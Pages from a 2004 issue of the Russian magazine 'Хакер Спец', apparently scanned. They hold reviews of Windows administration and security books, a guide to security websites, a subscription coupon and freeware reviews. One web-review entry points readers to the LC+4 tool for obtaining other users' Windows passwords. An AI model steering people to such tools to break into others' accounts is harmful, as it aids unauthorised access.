Каролик Андрей (andrusha@sl.ru)

Content:**100** Обзор книг**104** WEB-обзор

О безопасности Windows и не только

ОБЗОР КНИГ

**WINDOWS XP HOME EDITION:
НЕДОКУМЕНТИРОВАННЫЕ
ВОЗМОЖНОСТИ**

СПб.: БХВ-Петербург
2004
Пог Д.
768 страниц
Разумная цена: 265 рублей

» Для тех, кто использует XP и не доволен стандартным мануалом. Настройка рабочей среды, панелей управления и меню, инструментарий для устранения неполадок, совместимость различных версий программного обеспечения, специальные возможности работы клавиатуры и мыши, секреты общего доступа к дискам, папкам и принтерам, почта, чаты и видеоконференции. Уровень книги - для начинающих.

**ОБНАРУЖЕНИЕ
ВТОРЖЕНИЙ В СЕТЬ.
НАСТОЛЬНАЯ КНИГА
СПЕЦИАЛИСТА ПО
СИСТЕМНОМУ АНАЛИЗУ**

М.: Издательство "Пори"
2001
Стивен Норткатт
384 страницы
Разумная цена: 230 рублей

» Иногда кажется, что сети созданы для того, чтобы их ломали и проникали в них, воруя или уничтожая информацию. Эта книга поможет тебе выявлять слабые места в системе, повышать безопасность, распознавать нападения, использовать фильтры, ловушки и брандмауэры, различать нормальный и аномальный трафик, отличать признаки реального нападения от ложной тревоги и применять методы автоматизации мониторинга сети. Прочитаешь и станешь неплохим аналитиком по безопасности :).

**АДМИНИСТРИРОВАНИЕ
WINDOWS С ПОМОЩЬЮ
WMI И WMIС**

СПб.: БХВ-Петербург
2004
Попов А.В.
752 страницы
Разумная цена: 320 рублей

» Книга посвящена WMI - технологии управления и слежения за работой корпоративной сети. Используя WMI и специальные сценарии WSH (Windows Script Host), можно управлять различными версиями ОС Windows (обращение к системным счетчикам, анализ журнала событий, работа с файловой системой, управление запущенными процессами и сервисами), ресурсами и службами сети (настройка сетевых служб DNS, DHCP и т.п., управление сетевыми устройствами, поддерживающими технологию SNMP), серверными приложениями (Application Center, Operations Manager, Systems Management Server, IIS, Exchange Server и SQL server) и вести мониторинг системы в реальном времени. На прилагающем

SPECIAL delivery

ся CD куча готовых сценариев WMI на VBScript и паковых файлов WMIC.

СИСТЕМНОЕ ПРОГРАММИРОВАНИЕ В СРЕДЕ WIN32



М.: Издательский дом "Вильямс"
2001
Джонсон М. Харт
464 страницы
Разумная цена: 245 рублей

Использование интерфейса программирования приложений Win32 API и зарождающегося Win64 API. Файловая система Win32, символьный ввод/вывод, реестр, структурная обработка исключений, службы безопасности, управление памятью и DLL, управление потоками и процессами, синхронизация, межпроцессорное взаимодействие (с использованием каналов и почтовых ячеек), сетевое программирование (с использованием сокетов), разработка служб NT, удаленный вызов процедур, архитектура и модели Win64, перенос существующего кода и многое другое.

WINDOWS XP: ПОЛНЫЙ СПРАВОЧНИК В ВОПРОСАХ И ОТВЕТАХ

Более 1400 вопросов и ответов на них. Полным, конечно, этот справочник назвать нельзя, но наиболее часто встречающиеся вопросы здесь удачно собраны и структурированы по темам. Любая настройка проста, но различных настроек тысячи и запомнить такое количество просто нереально. Поэтому данное пособие очень удобно использовать по мере возникновения проблемы. Темы:



М.: АСТ-Пресс Книга, Издательство "Развитие"
2004
Евсеев Г.А.
496 страниц
Разумная цена: 170 рублей

основные понятия XP, работа с приложениями и документами, работа с дисками, работа с папками и файлами, настройка рабочей среды, стандартные программы общего назначения, установка и настройка оборудования, мультимедийные средства XP, автоматизация работ и обслуживание системы, работа в сети и т.п.

БЕЗОПАСНОСТЬ СЕРВЕРОВ WINDOWS NT/2000 В ИНТЕРНЕТЕ




СПб.: Символ-Плюс
2001
Норберг С.
224 страницы
Разумная цена: 50 рублей

Серверов на базе Windows NT/2000 достаточно много, и вопрос их безопасности - один из первых. Конфигурация по умолчанию, создаваемая при инсталляции, делает сервер мишенью для атак. Эта книга содержит

инструкции для администраторов по установке и грамотному администрированию сервера. Описаны типичные бреши в безопасности Windows NT/2000, способы укрепления (настройка служб, редактирование реестра, установка прав, конфигурация IPSec и т.д.), безопасное удаленное администрирование (pcAnywhere, службы терминала Windows 2000, OpenSSH, TCP Wrappers, VNC и Cygwin), резервное копирование, восстановление и мониторинг.


АЗБУКА ПРОГРАММИРОВАНИЯ В WIN32 API



М.: Горячая линия - Телеком
2004
Румянцев П.В.
312 страниц
Разумная цена: 125 рублей

Книжка сугубо для программистов. Рассматриваются вопросы создания приложений для Windows 95/NT. Что приятно, так это завершенные и реально работающие примеры, которые приведены в тексте. В них наглядно показано, как можно использовать возможности Win32 API. При этом предполагается, что ты уже знаком с языком C/C++. Содержание построено так: сначала вводная база и возможности целиком и только потом обучение навыкам создания пользовательского интерфейса. Тем самым автор указывает, что для написания первой программы нужны достаточно глубокие знания.

MICROSOFT WINDOWS XP PROFESSIONAL. ОПЫТ СДАЧИ СЕРТИФИКАЦИОННОГО ЭКЗАМЕНА 70-270




СПб.: БХВ-Петербург
2004
Карпюк В.В.
528 страниц
Разумная цена: 195 рублей

Книга поможет подготовиться к сертифицированному экзамену 70-270: Installing, Configuring and Administering Microsoft Windows XP Professional. В отличие от пособия MS, это не сухое изложение «вопрос-ответ», а подробный разбор всех вариантов ответов. Содержание соответствует требованиям кандидатов на сдачу экзамена, так что после прочтения можешь сдаваться :). Бонус - задания тренировочного экзамена, ответы и комментарии к экзаменационным вопросам, по которым ты сможешь оценить степень своей подготовленности.

ГОЛОВНАЯ БОЛЬ WINDOWS XP


Название книги как нельзя лучше характеризует XP ;), так как при работе с ней периодически возникают проблемы. Для удобства все проблемы разбиты по темам - проще найти решение по оглавлению. Среди описанных проблем: неполадки при настройке интерфейса, неполадки в управлении папками и файлами, неполадки в организации работы нескольких пользователей, неполадки в работе стандартных и при-



М.: Бином-Пресс
2004
Курт Симмонс
84 страницы
Разумная цена: 160 рублей

ладных программ, неполадки в работе аппаратного обеспечения, неполадки в работе дисковых накопителей, неполадки в работе периферийных устройств, неполадки в работе принтера, сканера и цифровой камеры, проблемы соединения с интернетом, неполадки в работе Internet Explorer, неполадки в работе Outlook Express, неполадки в работе локальной сети, неполадки с быстродействием, неполадки установки и загрузки системы. В качестве бонуса - 20 наиболее часто встречающихся неполадок XP.

WINDOWS XP/2000. ВОПРОСЫ И ОТВЕТЫ



М.: Издательский дом "Вильямс"
2004
Джон Савилл
1120 страниц
Разумная цена: 430 рублей

» Книга из разряда Must Have! Большой

справочник, построенный по принципу "вопрос-ответ". Более 1000 вопросов, в основном касающихся повседневного администрирования Windows XP/2000. Каждый вопрос включает в себя обзор используемой технологии, понятные объяснения, пошаговые инструкции и примеры эффективного решения описываемой проблемы. Как установить на одном компьютере Windows NT и Linux? Как установить Windows NT по сети? Как изменить порядок запуска служб? Как резервировать системный реестр? Где хранится список кэшированных домашних? Что такое маршрутизация и как ее настроить? Как включить аудит основных объектов? Как обмануть программу, чтобы она запускалась как будто в NT/98/95? Как сохранить информацию, которая отображается на синем экране? Ответы в книжке.

WINDOWS 2000: КОМАНДЫ. КАРМАННЫЙ СПРАВОЧНИК



М.: Мир
2003
Элин Фриш
168 страниц
Разумная цена: 80 рублей

» Если ты постоянно пользуешься командами для командной строки в Windows 2000 и Windows NT Resource Kit, этот справочник не раз тебе пригодится. Он содержит практически все команды, с примерами и комментариями: команды справки, общие команды, административные

команды, работа с файлами, работа с каталогами, работа с дисками и файловыми системами, совместное использование, печать, сетевые команды, администрирование пользователей и групп, управление процессами, управление службами, доступ к системному реестру, Active Directory и команды управления доменом и т.д. Помимо команд кратко описан язык подготовки сценариев (scripting language) и приведены полезные ссылки на ресурсы в интернете.

ВНУТРЕННЕЕ УСТРОЙСТВО MICROSOFT WINDOWS 2000. МАСТЕР-КЛАСС



СПб.: Питер
2004
Соломон Д.
746 страниц
Разумная цена: 385 рублей

» Если тебе интересно заглянуть внутрь Windows 2000 и понять алгоритмы работы ее компонентов, то непременно читай эту книгу. Ты поймешь, как функционирует система, и сможешь проектировать эффективные приложения для платформы Windows 2000. Вот только основные темы: архитектура системы и ключевых компонентов, принципы взаимодействия, подсистемы окружения (Win32, POSIX, OS/2), диспетчеризация ловушек и прерываний, синхронизация, системные рабочие потоки, процессы и задания, управление памятью (диспетчеры памяти и кэша, AWE и PAE), файловые системы (FAT16, FAT32, NTFS), поддержка сетей и многое другое. На диске к книге: утилиты и технические статьи с

www.sysinternals.com, электронная версия самой книги на английском и отладчик ядра LiveKd, позволяющий вести отладку системы, в отличие от стандартного отладчика ядра, без второго компьютера.

ПРОГРАММИРОВАНИЕ В СЕТЯХ MICROSOFT WINDOWS. МАСТЕР-КЛАСС



СПб.: Питер
2002
Э. Джонс
608 страниц
Разумная цена: 195 рублей

» Для тех, кто интересуется сетевыми функциями Windows и занимается разработкой сетевых приложений на платформе Win32 с использованием интерфейсов программирования NetBIOS (типичные процедуры и справочник команд) и Winsock (включая поддерживаемые протоколы, семейства адресов, разрешение имен, методики ввода-вывода, параметры сокетов и справочник команд). Дополнительные возможности Windows - QoS и IP Helper. Наглядное программирование клиента RAS включая работу с телефонным справочником, функциями безопасности, разрешениями пользователей и т.д. К книге прилагается диск, на котором ты найдешь код примеров на C++ и Visual Basic, полезные программы и обновления.

БЕЗОПАСНОСТЬ СЕТИ НА ОСНОВЕ WINDOWS 2000. УЧЕБНЫЙ КУРС MCSE

» Сдать сертификационный экзамен (70-220 по программе сертификации специалистов



М.: Русская редакция
2001
Microsoft Corporation
912 страницы
Разумная цена: 420 рублей

MCSE по Windows 2000), к которому готовит книжка, совершенно необязательно. Зато, прочитав книгу, ты сможешь проектировать защищенные сети на основе Windows 2000. Аутентификация, защита файловых ресурсов, возможности шифрования файловой системы, проектирование групповой политики, защита типичных служб (DNS, DHCP, RIS, SNMP и служб терминалов), сертификация, защита протоколами прикладного уровня и IPSec, безопасное подключение удаленных пользователей и многое другое.

ЭФФЕКТИВНАЯ РАБОТА: БЕЗОПАСНОСТЬ WINDOWS

Каждый день появляются новые страшные вирусы, а число багов в Windows XP/2000 растет как на дрожжах. Безопасность при работе в сети - проблема номер один. Из книги ты узнаешь, как выстоять в инете против вирусов, червей и спама, как грамотно настроить доступ к сетевым ресурсам (аутентификация, сертификаты, групповая политика) и мониторить систему. Отдельно



СПб.: Питер
2003
Э. Ботт
682 страницы
Разумная цена: 265 рублей

рассмотрены нюансы использования брандмауэров и других приложений, блокирующих доступ в систему, беспроводные сети, удаленный доступ и сети VPN. Кодирование файлов и папок, групповая политика и шаблоны безопасности, блокировка портов и анализ событий в системе безопасности.

WINDOWS XP. ТРЮКИ



СПб.: Питер
2004
Гралла П.
394 страницы
Разумная цена: 165 рублей

100 практических приемов настройки XP под себя, если стандарт-

ных возможностей тебе уже мало. Настройка многовариантной загрузки, отключение ненужных программ и служб, настройка интерфейса с помощью TweakUI, работа с WindowBlinds, PowerDesk, утилита Better File Rename, сжатие данных, cookie, анонимность в интернете, настройка WiFi и DNS, использование бесплатного брандмауэра ZoneAlarm и прокси-сервера, настройка шлюза и использование VPN, блокировка портов, удаленное управление компом, борьба со спамом, редактирование реестра, работа со звуком и видео, повышение производительности, резервное копирование, восстановление системы и много чего еще.

ADMIN 911. ГРУППОВЫЕ ПОЛИТИКИ WINDOWS 2000




М.: Издательство "СП Эком"
2003
Р. Дженнингс
480 страниц
Разумная цена: 170 рублей

Если ты администрируешь или собираешься администрировать сеть на Windows 2000, то обязательно столкнешься с проблемой использования групповых политик. В книге подробно описана архитектура групповых политик и практические способы оптимизации с использованием

Active Directory. Отдельно рассмотрены возможности IntelliMirror: дисковые квоты, переадресация папок и роуминг профайлов пользователей. Описаны возможные неполадки, конфликты сайтовых и доменных стратегий и способы их устранения. Использование PolEdit, Config.pol, Ntconfig.pol и ADMT (Active Directory Migration Tool).

MICROSOFT WINDOWS 2000. TCP/IP. ПРОТОКОЛЫ И СЛУЖБЫ



М.: Издательство "СП Эком"
2003
Томас Ли
624 страницы
Разумная цена: 340 рублей

Достаточно подробный справочник по TCP/IP-протоколам и службам для сетей Windows 2000: уровень сетевого интерфейса (технологии локальной сетевой связи - LAN-технологии, технологии глобальной сетевой связи - WAN-технологии, протокол разрешения адресов - ARP), протоколы межсетевого уровня (основы, адресация, маршрутизация, протокол управляющих сообщений - ICMP, протокол управления группами - IGMP, IPv6), протоколы транспортного уровня (протокол передачи пользовательских дейтаграмм - UDP, основы TCP, TCP-соединения, информационный поток TCP и т.д.), протоколы и службы прикладного уровня (DHCP, DNS, WINS, IIS, IPSec и VPN). Много практических примеров и диск с трассировками.

Книги нам предоставил букинистический интернет-магазин "OS-Книга". Если тебя заинтересовала какая-нибудь из книг, ты можешь без проблем приобрести ее по указанным ценам на сайте www.osbook.ru. Книг, кстати, там значительно больше, чем в обзоре :).

Каролик Андрей (andrusha@real.xakep.ru)

WEB-ОБЗОР

О БЕЗОПАСНОСТИ WINDOWS И НЕ ТОЛЬКО

Не стоит недооценивать возможности интернета. На его просторах есть множество полезных ресурсов, которые, возможно, могут тебе пригодиться. Прелесть в том, что их не надо постоянно носить с собой (независимо от объема) - достаточно знать адреса и быть подключенным к инету. Адреса мы тебе дадим :).



WWW.MICROSOFT.COM/ WINDOWS



» Сайт, который смотрят и хакеры, и юзеры, и ламеры - те, кто использует, атакует Вингу или просто интересуется. Если ты не просматриваешь этот сайт, то многое теряешь. Именно здесь раньше всего появляются обновления, патчи, сервиспаки и полезные бесплатные приложения. Конечно, потом это хозяйство растаскивают по другим ресурсам и выкладывают на пиратские диски. Для каждой ОС свой подраздел, по XP - www.microsoft.com/windowsxp. Первым делом смотри в Download (www.microsoft.com/windowsxp/downloads), откуда тяни последние патчи и апдейты. На сайте есть довольно приличная документация по XP (www.microsoft.com/rus/windowsxp): обзор системы, описание основных фишек, различия версий, состав сервиспаков и советы по повышению безопасности системы. Последние бюллетени по уязвимостям смотри на www.microsoft.com/Rus/Security/Bulletin. Здесь же описаны минимальные действия, которые нужно проделать, чтобы обеспечить свою безопасность (www.microsoft.com/Rus/Security/Protect): установка и

использование встроенного межсетевого экрана, настройка автоматического обновления (но в России трафик, к сожалению, до сих пор не безлимитный), а также даны советы по применению антивирусных программ.

WWW.BUGTRAQ.RU



» Этот сайт регулярно попадает в web-обзоры, и он того стоит. Один из крупнейших порталов по безопасности на русском языке. Специалисты по IT ценят ресурс за его позиционирование - в новостную ленту и обзоры попадает информация только об известных программах, информационный поток не засоряется малоизвестными и никому ненужными программами. Регулярность новостных выпусков - несколько раз в неделю, иногда несколько раз в день. Большая часть новостных материалов и обзоров - переводы с первоисточников: www.theregister.co.uk, www.news.com, www.pcwelt.de, www.atstake.com, www.computerworld.com, news.netcraft.com, www.pcmag.com и т.п. Есть несколько авторских статей по безопасности - www.bugtraq.ru/library/security. Интересный раздел - www.bugtraq.ru/law, содержащий массу информации по вопросам, с которыми сталкиваются владельцы интеллектуальной собственности. Энтузиасты имеют возмож-

ность влиться в проект (который www.bugtraq.ru сгелали совместно с www.werewolf.de) - www.bugtraq.ru/dnet. Изначально проект создавался для того, чтобы легально взломать криптографический шифр RC5-64 компании RSA, а теперь дело дошло до RC5-72. Достаточно сказать, что команда занимает второе место в мире по численности и третье по производительности (www.bugtraq.ru/dnet/stat).

WWW.SECURITY.NNOV.RU



» Онлайн-мониторинг безопасности. Собираются данные со всех доступных ресурсов (русскоязычных и англоязычных), им присваивается степень опасности по пятибалльной шкале, даются краткое описание и ссылка на первоисточник. Подобный подход имеет явный минус - информационный вал не так интересен узким специалистам. С другой стороны, для тех, кто хочет получить общее представление о мире компьютерной безопасности и держать руку на пульсе, это самое оно. Здесь ты найдешь информацию о новых ошибках, уязвимостях, exploits, крупных атаках и взломах. Собственных статей у ресурса почти нет (www.security.nnov.ru/articles). Интересен форум на сайте (www.security.nnov.ru/board) - там можно встретить авторитетных

специалистов и пообщаться с ними на равных, спросить совета или посоветовать что-то другим.

WWW.OSVDB.ORG



» OSVDB - открытая база данных по безопасности. Все желающие могут сливать сюда информацию о найденных багах, дырках, уязвимостях. Юзеры, профи или девелоперская компания - не имеет значения. Ты вводишь осмысленный заголовок и описываешь найденную проблему, модератор проверяет запись, и твой запрос получает идентификационный номер в базе. Те запросы, которые описывают проблему, но не содержат инструкции по ее устранению, помечаются как "New". Если сразу или позже будут добавлены указания, как устранить проблему, запрос получает статус "Stable". Ресурс породил конференции Black Hat and Defcon, он был создан для удобства использования в узких кругах. Позже ресурс значительно расширился, а 31 марта 2004 его сгелали открытым. Пользуйся на здоровье.

WINCHANGER.WHATIS.RU

» Ресурс с веселым титлом: "Изменим окна к лучшему :)". Это подраздел большого портала www.whatis.ru, который посвящен околокомпьютерным



темам: реестр, система, аппаратная часть ПК, программные настройки и т.д. Причем реестру Windows отведен целый подраздел - www.whatis.ru/reg/index.shtml. Там есть статьи, дающие базовые знания о реестре (структура, резервирование, изменения, гег-файлы) с конкретными примерами, как это можно использовать на практике для настройки различных параметров операционной системы, оптимизации работы, ограничения доступа, увеличения быстродействия и настройки внешнего вида GUI. Кроме того, на winchanger.whatis.ru есть справочники, глоссарий технических терминов, полезные советы и ссылки.

WWW.LCP.NM.RU



» Для склеротиков и тех, кто хочет получить чужие пароли пользователей в системе (Windows NT/2000/XP), нужна программа LC+4. Для восстановления SID и имен учетных записей нужна прога SID&User. Обе программы доступны на этом сайте и распространяются, что очень приятно, совершенно бесплатно. Здесь скриншоты программ, описание возможностей, небольшой мануал и гостевая книга, в которой на вопросы действительно отвечают.

WWW.SECURITYLAB.RU



» Авторитетный информационный портал, ежедневно публикующий информацию о событиях в области информационной безопасности. Оператив-

ность - конек ресурса, обновления делаются несколько раз в день. Подборка ведется по всем просторам рунета и западным ресурсам. Помимо описания уязвимостей публикуются конкретные рекомендации по их нейтрализации и устранению. Кроме новостей, на сайте есть авторские (в том числе и переводные) статьи. В разделе "Уведомления" производители программного обеспечения публикуют свои бюллетени по безопасности. На сайте помещают последние эксплоиты (конечно, для ознакомительных целей) и информацию о полезных утилитах (более 5000), которые тебе пригодятся в повседневной работе. А форум - один из наиболее популярных в России по информационной безопасности. Вливайся!

WWW.WINCITY.RU



» Небольшой ресурс, на котором собраны различные материалы по Windows: реестр, оптимизация, настройка, безопасность, локальные сети, железо, ПО и компьютерное право. Есть подборка полезных утилиток и программ под Винды, патчи и русификаторы. Полезными окажутся советы и решения часто возникающих проблем.

WWW.SYSINTERNALS.COM



» Проект Марка Руссиновича и Брюса Когвелла. Не знаешь, кто такой Марк Руссинович? Позор и стыд. Это один из известных программистов, который возглавляет контору, занимающуюся разработкой системных приложений для Виндовс. Он написал множество мануалов и статей, посвященных различным версиям Windows, а также кучу

полезных приложений, к примеру, тот же TCPView. На сайте можно скачать CPUmon, DebugView, Diskmon, Filemon, Handle, ListDLLs, NTFSInfo, Pmon, Portmon, Process Explorer, PsTools, Regmon, TDImon, Tokenmon, Winobj, CacheSet, Contig, Frob, PageDefrag, AccessEnum, Autoruns, BgInfo, Ctrl2cap, Diskview, FAT32 for Windows NT 4.0, Fundelete, LDMDump, LiveKd, NewSID, NTRRecover, NTFSDCHK, NTFSDOS, NTFSDOS Professional, NTFSDFlp, PsTools, Remote Recover, SDelete, ShareEnum, Sync, VolumeID, Bluescreen и т.д.

WWW.WINNTMAG.COM



» Электронный магазин Windows IT Pro - масса практической и технической информации для IT-специалистов, работающих с Виндами и SQL-сервером. Последние разработки и технологии, настройка, управление и решение возникающих проблем. Среди горячих тем - технология Active Directory, защищенность почты, программы Exchange и Outlook, миграция, мобильность и использование беспроводных технологий, сети, скрипты, безопасность, веб-администрирование, резервирование данных и т.д. Обновление несколько раз в сутки! На сайте есть следующие форумы: общие вопросы по Виндам, проблемы различных версий ОС Windows, сервера на базе Windows, разработчикам, SQL-сервер и сертификация. Есть отдельный раздел, освещающий семинары, конференции и выставки по всему миру, посвященные ОС Windows. Реально порадовал FAQ (www.windowsitpro.com/FAQ) с тематической разбивкой - удобно перемещаться и искать информацию. Ответы на вопросы исчерпывающие и с пошаговыми инструкциями, при необходимости приводятся ссылки на дополнительную информацию с других ресурсов. На сайте предусмотрено платное член-

ство - получаешь гоступ к рассылке материалов, которых на сайте нет (статьи, новости, мануалы, практические советы и другая полезная информация).


WWW.VIRUSLIST.COM



» Если у тебя поселился вирус, самое время полегчить :). Попробуешь антивирус (предварительно скачав последнее обновление антивирусной базы) и прогнешь программку на отлов шпионов (adware и spyware). Не помогло? Не все потеряно - обратись на www.viruslist.com. Тебе в разделе "Последние вирусы". Там описаны симптомы подопечных и пошаговое устранение заразы. Инструкции по лечению может и не быть, но по симптомам ты хотя бы определишь, как вирус называется, чтобы найти в инете противодействие ему. Помимо описания вирусов и троянов на сайте есть любопытные материалы по окопкомпьютерной жизни, свежие новости и статьи.

WWW.WINDOWSECURITY.COM



» Полезный ресурс, правда, англоязычный, посвященный безопасности Windows (что, в принципе, понятно уже из адреса). Твоего внимания стоят разделы: статьи и мануалы (Articles & Tutorials), фак по безопасности (Security FAQs, включает два факта: по обнаружению атак и по троянам), обзор софта (Software, тут много всего: антивирусы, смарт-карты, защита от спама, шифрование почты, анализаторы логов, фаерволы, детекторы атак, сетевые утилитки, сканеры, защита контента в вебе и многое другое) и онлайн-сканер троянов на твоём компьютере (TrojanScan) - и ведь сканирует, зараза :). 

НЕ ПРОПУСТИ!!!

**ТОЛЬКО В НОЯБРЕ
СПЕЦПРЕДЛОЖЕНИЕ*
на 3 журнала:
Хакер + Хакер Спец + Железо**

Ты можешь покупать их в розницу и за год
заплатить более 5000 рублей.

Мы предлагаем тебе заказать их в редакции:
3 журнала на 12 месяцев **ВСЕГО за 2925 рублей**

Вы сэкономите 45% своих средств!!!

* Спецпредложение действительно только при оплате подписки по
данному купону на все 3 журнала **до 30 ноября 2004 года!**



Доставка за счет издателя

Ты гарантированно получишь все номера журнала

Заказ удобно оплатить через любое отделение банка

ПОДПИСНОЙ КУПОН Прошу оформить подписку:

на комплект Хакер, Хакер Спец, Железо
 Хакер комплектуется 2CD*
 Хакер комплектуется DVD*
*отметьте необходимую комплектацию

на 12 месяцев
начиная с _____ 2005 г.

Доставлять журнал по почте на домашний адрес
 Доставлять журнал курьером на адрес офиса (только по г. Москве)
Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта доставки)

Ф.И.О. _____

дата рожд.

□	□	.	□	□	.	□	□	г.
<small>день</small>			<small>месяц</small>			<small>год</small>		

АДРЕС ДОСТАВКИ:

индекс _____

область/край _____

город _____

улица _____

дом _____ корпус _____

квартира/офис _____

телефон (_____) _____

e-mail _____

сумма оплаты 2925 рублей

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО Международный Московский Банк, г. Москва
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Платательщик _____
Адрес (с индексом) _____
Назначение платежа XS Сумма
Оплата за « СПЕЦПРЕДЛОЖЕНИЕ » 2925 рублей
с _____ 2005 г.
Ф.И.О. _____
Подпись платателя _____

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО Международный Московский Банк, г. Москва
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Платательщик _____
Адрес (с индексом) _____
Назначение платежа XS Сумма
Оплата за « СПЕЦПРЕДЛОЖЕНИЕ » 2925 рублей
с _____ 2005 г.
Ф.И.О. _____
Подпись платателя _____

Кассир

КАК ОФОРМИТЬ ЗАКАЗ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe_xs@gameland.ru;
- по факсу: (095) 924-9694;
- по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», Отдел подписки.

По всем вопросам по подписке можно звонить по бесплатному телефону 8-800-200-3-999.

* Курьерская доставка осуществляется в течении 3х дней после выхода журнала в продажу только по Москве на адрес офиса, для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.



Закажи журнал в редакции и сэкономь деньги

d()\c (doc@nnm.ru)


СОФТ ОТ NONAME

Н а этот раз твоему вниманию предлагаются свежеевыстиранные шаровары и девственно чистые фривары: одна половина из них связана с Web, другая - непосредственно с темой номера. Юзай и наслаждайся!

FTP SERV-U V5.2.0.0

» Вышла новая версия очень удобной программы для превращения твоего компьютера в FTP-сервер. Настроек - предостаточно. Функция удаленного администрирования присутствует в полной мере.

Подходит для серверов, имеющих как один, так и несколько IP-адресов. Имеются инструменты наследования прав доступа. Программа тихонько сидит в системном трее и не



питюкает. А по цвету ее иконки легко можно определить, нашелся ли желающий что-либо скачать с твоего новоявленного сервера...

CENTRAL BRAIN IDENTIFIER V7.2.0.9 BUILD 0909 FINAL

» Эта программа подробно расскажет, что за процессор от компании AMD установлен в твоей системе.

Она покажет, когда сделан процессор, на каком ядре, по какой технологии, какова его реальная частота.



Также будет выдана и некоторая информация по материнке: частота системной шины, размер кэшей всех уровней, OPN-номер и др. Разумеется, если у тебя кусочек кремния рожден в стенах Intel или VIA, утилита будет молчать, словно гнилой помидор!


LIGHT ALLOY V2.6

» Бесплатный (для наших) плеер видео- и аудиофайлов. Поддерживает дикое количество форматов, имеет множество настроек, прост в управлении и может работать даже на слабых машинах.

По настройкам есть практически все: изменение скорости, пропорции, настройка аудио- и видеodeкодера, фильтры, ползунковый просмотр, возможность подключения и регулиро-




вания звуковых дорожек, метки, субтитры... Плеер поддерживает drag&drop и основные плагины от WinAmp. Вдобавок можно сменить скины. Практически на все действия вешаются хоткеи или управление непосредственно мышкой (гиперудобно!). Может скатываться в трей. Есть русский и т.д. В новой версии Light Alloy добавлены: возможность позиционирования субтитров по вертикали, возможность загрузки двух субтитров одновременно, поддержка MKV, MKA, RA, RV, RM, RAM. Также убыстрен видеопроцессор и исправлены баги.



WINPATROL V8.0

» Пакет программ (все в одном) для защиты твоей системы от всевозможных нападений. Программа запускается вместе с Виндой и отслеживает (использует эвристический подход) записи в реестр, область автозагрузки, системные папки.


При этом можно контролировать все происходящие процессы, запущенные задачи и сервисы (получение полного отчета). Также при помощи WinPatrol всегда можно просмотреть и отредактировать кукисы, увидеть, что стоит в автозагрузке, и убрать лишнее.



REGISTRY TRASH KEYS FINDER

